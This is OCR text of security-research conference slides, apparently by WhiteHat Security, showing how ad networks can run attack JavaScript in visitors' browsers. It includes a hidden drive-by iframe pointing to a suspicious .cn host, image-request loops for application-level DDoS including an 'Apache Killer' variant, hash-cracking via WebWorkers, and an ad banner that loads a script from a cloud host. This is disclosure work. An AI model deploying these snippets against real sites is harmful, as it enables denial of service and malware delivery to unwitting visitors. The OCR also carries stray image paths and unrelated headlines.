
<iframe src="http://192.168.1.1/" onload="detection()"></iframe>



http://www.slideshare.net/jeremiahgrossman/hacking-intranet-websites-from-the-outside

WhiteHat SECURITY


Auto-XSS



<iframe src="http://server/q=…<inject XSS payload>"></iframe>

- Steal Cookies / Session Hijacking
- Steal "saved" passwords.
- Etc.

Traditional Malware (Drive-by-Downloads)




```
<iframe src="http: //lotmachinesguide .cn/ in.cgi?income56"
width=1 height=1 style="visibility: hidden"></iframe>
```

- Exploits the browser and/or extensions (0-day fun)
- A central way botnets are formed.
- Patch, patch, patch! – uninstall Java

WhiteHat SECURITY

[Distributed] Brute-Force Hash Cracking



“During our tests it has been possible to observe password guessing rates of 100,000 MD5 hashes/second in JavaScript.”

- Lavakumar Kuppan

What is Ravan?

Ravan is a JavaScript based Distributed Computing system that can perform brute force attacks on salted hashes by distributing the task across several browsers. It makes use of HTML5 WebWorkers to start background JavaScript threads in the browsers of the workers, each worker computes a part

Salted and plain versions of currently supported:

- MD5
- SHA1
- SHA256
- SHA512


```
Main page status: Searching for password match for hash '54d75975e6
Main page says: Testing uppercase, lowercase, and numbers.
Main page says: FOUND PASSWORD: heya
Main page says: TOTAL TIME: 18.619 seconds
Main page says: Terminated all workers.

Worker 0 status: 67,613 passwords/second

Worker 1 status: 66,755 passwords/second
```

md5-password-cracker.js by Feross Aboukhadijeh
http://feross.org/hacks/md5-password-cracker.js/

Ravan
http://www.andlabs.org/tools/ravan/ravan.html

WhiteHat SECURITY

Application-Level DDoS



"A browser can send a surprisingly large number of GET requests to a remote website using COR from WebWorkers. During tests it was found that around 10,000 requests/minute can be sent from a single browser."

- Lavakumar Kuppan

- Does not hold open [a lot of] TCP connections, just fires a lot HTTP request synchronously.

Attacking with HTML5
https://media.blackhat.com/bh-ad-10/Kuppan/Blackhat-AD-2010-Kuppan-Attacking-with-HTML5-wp.pdf

WhiteHat SECURITY

Connection-Limits (6-per hostname)

http://www.browserscope.org/


Top Browsers

name	score	PerfTiming	Connections per Hostname	Max Connections
Chrome 24 →	12/16	yes	6	9
Firefox 18 →	13/16	yes	6	11
IE 8 →	7/16	no	6	35
IE 9 →	12/16	yes	6	35
IE 10 →	12/16	yes	8	16
Opera 12.11 →	10/16	no	6	16
Safari 6.0.2 →	11/16	no	6	9
Chrome 25 →	12/16	yes	6	9
Chrome 26 →	12/16	yes	6	9
Firefox 19 →	13/16	yes	6	14
Firefox 20 →	11/16	yes	6	16
Firefox 21 →	11/16	yes	6	16
Opera 12.12 →	10/16	no	6	9
Safari 6.0.3 →	11/16	no	6	16

DEMO

WhiteHat SECURITY

Connection-Limit Bypass



```
<script>
for (var i = 0; i < 300; i++) {
        var img = new Image();
        var url = 'http://target/?' + i;
        img.src = url;
}
</script>
```

Limited to 6 connections

```
<script>
for (var i = 0; i < 300; i++) {
        var img = new Image();
        var url = 'ftp://localhost:80/?' + i;
        img.src = url;
}
</script>
```

Apache Killer
[~300 connections]

Benefit of browser hacking this way…

- No “malware” to detect, no “exploits,” no zero-days required.
- No traces, few alarms. Prevent browser caching.
- Everyone’s browser is vulnerable (by default).
- Very, very easy.
- The web is supposed to work this way.

Why Web Security Is Fundamentally Broken
http://www.slideshare.net/jeremiahgrossman/why-web-security-is-fundamentally-broken

Distribution of this type of “Javascript-malware”

- A high trafficked website you own (blog, warez, pr0n, etc.)
- HTML Injection on popular websites, forums etc. (XSS)
- Man-in-the-Middle (WiFi)
- [HTML] Email spam
- Search Engine Poisoning
- Compromise websites (mass SQL injection worms)
- Third-Party Web Widgets (Weather, Counters, Trackers, etc.)


Third-Party Web Widget Security FAQ
http://jeremiahgrossman.blogspot.com/2010/07/third-party-web-widget-security-faq.html

Owning bad guys {and mafia} with javascript botnets
http://www.slideshare.net/chemai64/owning-bad-guys-and-mafia-with-javascript-botnets

WE NEED TO THINK BIGGER!

“The most reliable, cost effective method to inject evil code is to buy an ad.”


-Douglas Crockford



Advertisers


Publishers

Visitors



MasterChef Finalist Josh Marks Arrested in Violent Assault, Claims He's God

'RHONJ' Star Danielle Staub Handles Bankruptcy Way Better Than Indicted Co-Star



Justin Bieber REJECTED By NYC Nightclub

WWE Star Randy Orton -- Fan Arrested After Blasting Him in the Balls

Sydney Leathers -- History of Hooking Up with Internet Sugar Daddies

CELEBRITY JUSTICE

51 minutes ago BY TMZ STAFF

JODIE SWEETIN 'I'M ABSOLUTELY NOT IN REHAB'

Not An Advertising Network

WhiteHat SECURITY

Google AdSense

CONTEXTWEB

Kontera

AdBull

Tribal FUSION®

BURSTMEDIA

rovi advertising

CLICKSOR™

doubleclick by Google

Ad. Media

infolinks

BuySellAds

Chitika
Turning page views into profits

Adperium

ValueClick

Advertising.com

Microsoft Advertising

WhiteHat SECURITY

☆ [redacted]

July 17, 2013 9:55 AM

To: Jeremiah Grossman

Hide Details

Re: Oops, everything okay?

1 A

Save ▼ | Quick Look

Hi Jeremiah,

Yeah, the only 3rd party code we allow is that from large ad serving companies like DoubleClick and such who we trust are already scanning stuff on their side to prevent potential vulnerabilities. Do you work with DFA or any of the other large 3rd party ad servers? If so, we can enable a feature for you.

Cheers,

[redacted]

Buy Minutes/Traffic

Specify the length of the visit.

(•) Same duration ( ) Random duration

20 seconds

10,000 Minutes	**30,000 hits**	**€ 9**	Buy
25,000 Minutes	**75,000 hits**	**€ 19**	Buy
50,000 Minutes	**150,000 hits**	**€ 35**	Buy
100,000 Minutes	**300,000 hits**	**€ 65**	Buy
250,000 Minutes	**750,000 hits**	**€ 160**	Buy
500,000 Minutes	**1,500,000 hits**	**€ 310**	Buy
1,000,000 Minutes	**3,000,000 hits**	**€ 590**	Buy

Leverage Advertising Networks to…

- Browser Interrogation
- Evil Cross-Site Request Forgery
- Login-Detection
- User Deanonymization
- Intranet Hacking
- Auto Cross-Site Scripting
- Drive-by-Download (Traditional Malware)
- Cross-Domain Password Brute-Force
- **[Distributed] Brute-Force Hash Cracking**
- **Application-Level DDoS**

Cost-per-Click (CPC)
Cost-per-Thousand (CPM)

Price Range: $0.01 - $5.00 (USD)

Million Browser Botnet @ $0.15 (CPM) = $150 (USD)
Million Browser Botnet @ $0.50 (CPM) = $500 (USD)

Stolen credit cards anyone?

Campaign: 122725<BH_Test1>
Back to campaign page

Quick Links

- Fund the campaign
- View Report

Campaign Summary

Campaign: BH_Test1
Type: CPM
Status: Active
Remaining Fund: $32.57
Today used Fund: $1.25
Daily spent Limit: $12.00
Today Impr.: 2,233
Today Clicks: 0

Listing | **Settings** | **Reports**

- My Ads - Create or modify your advertisements.
- Keyword List - Manage keyword listing.
- Channel List - Manage channel listing.
- Site List - Manage site listing.
- RON targeting - Run of Network, serve ads across the entire network of member site
- Re-targeting - Bring customers back with Retargeting.
- ISP target - Select the ISP targeting for the campaign.
- Upload banner Manage banners for the campaign.

Campaign Summary

Campaign: BH_Test1
Type: CPM
Status: Pending
Remaining Fund: $25.01
Today used Fund: $8.82
Daily spent Limit: $12.00
Today Impr.: 16,421
Today Clicks: 0

Last 10 day history

Date	Impr.	Clicks	CTR	Amt Spent
2013-07-16	8,326	15	0.18%	$4.16
2013-07-23	4,003	0	0.00%	$2.00
2013-07-24	2,233	0	0.00%	$1.11
Total	14,562	15	0.103%	$7.27

mpaign: 122725<BH_Test1>

Back to campaign page

mpaign Settings

- Credit campaign
- Daily limit & Max bid
- Geo target
- Language target
- OS/Device target
- Traffic network
- Pause/resume

Image banners | **HTML/JavaScript banners**

Click tracking will not be available.

Sizes: Leaderboard (728x90)

Code:

```
<a href="https://reg.whitehatsec.com/SECURITYcheck0613"
target="_blank"><img
src="https://www.whitehatsec.com/graphics/homepage_ad.jpg" />
</a>
<script>
var img = new Image();
var url = 'http://ec2-23-20-141-160.compute-
```

Save Code * please save all the codes before Upload

Upload All

Campaign: 122725<BH_Test1>

Back to campaign page

Campaign Settings

- Credit campaign
- Daily limit & Max bid
- Geo target
- Language target
- OS/Device target
- Traffic network
- Pause/resume campaign
- Unique ip cap

Image banners | **HTML/JavaScript banners**

Click tracking will not be available.

Sizes: Leaderboard (728x90)

Code:

```
<a href="https://reg.whitehatsec.com/SECURITYcheck0613"
target="_blank"><img
src="https://www.whitehatsec.com/graphics/homepage_ad.jpg" />
</a>
<script src="http://ec2-23-20-141-160.compute-
1.amazonaws.com/campaign.js">
</script>
```

Save Code * please save all the codes before Upload

Upload All

Image banners | HTML/JavaScript banners

To upload image banner:


- Choose to replace Keyword Targeting url with the following links? No
- Click on "Add/Modify" to upload your banner.

*Please upload **image only**. Other file types will not be accepted. The maximum file size is **100 KB**.

Leaderboard (728x90)
% of Total Traffic: **33.82%**
Add/Modify Remove (Disapprove)


Full Banner (468x60)
% of Total Traffic: **9.67%**
Add/Modify Remove (Approve)

Skyscraper (120x600)
% of Total Traffic: **1.83%**
Add/Modify Remove (Disapprove)



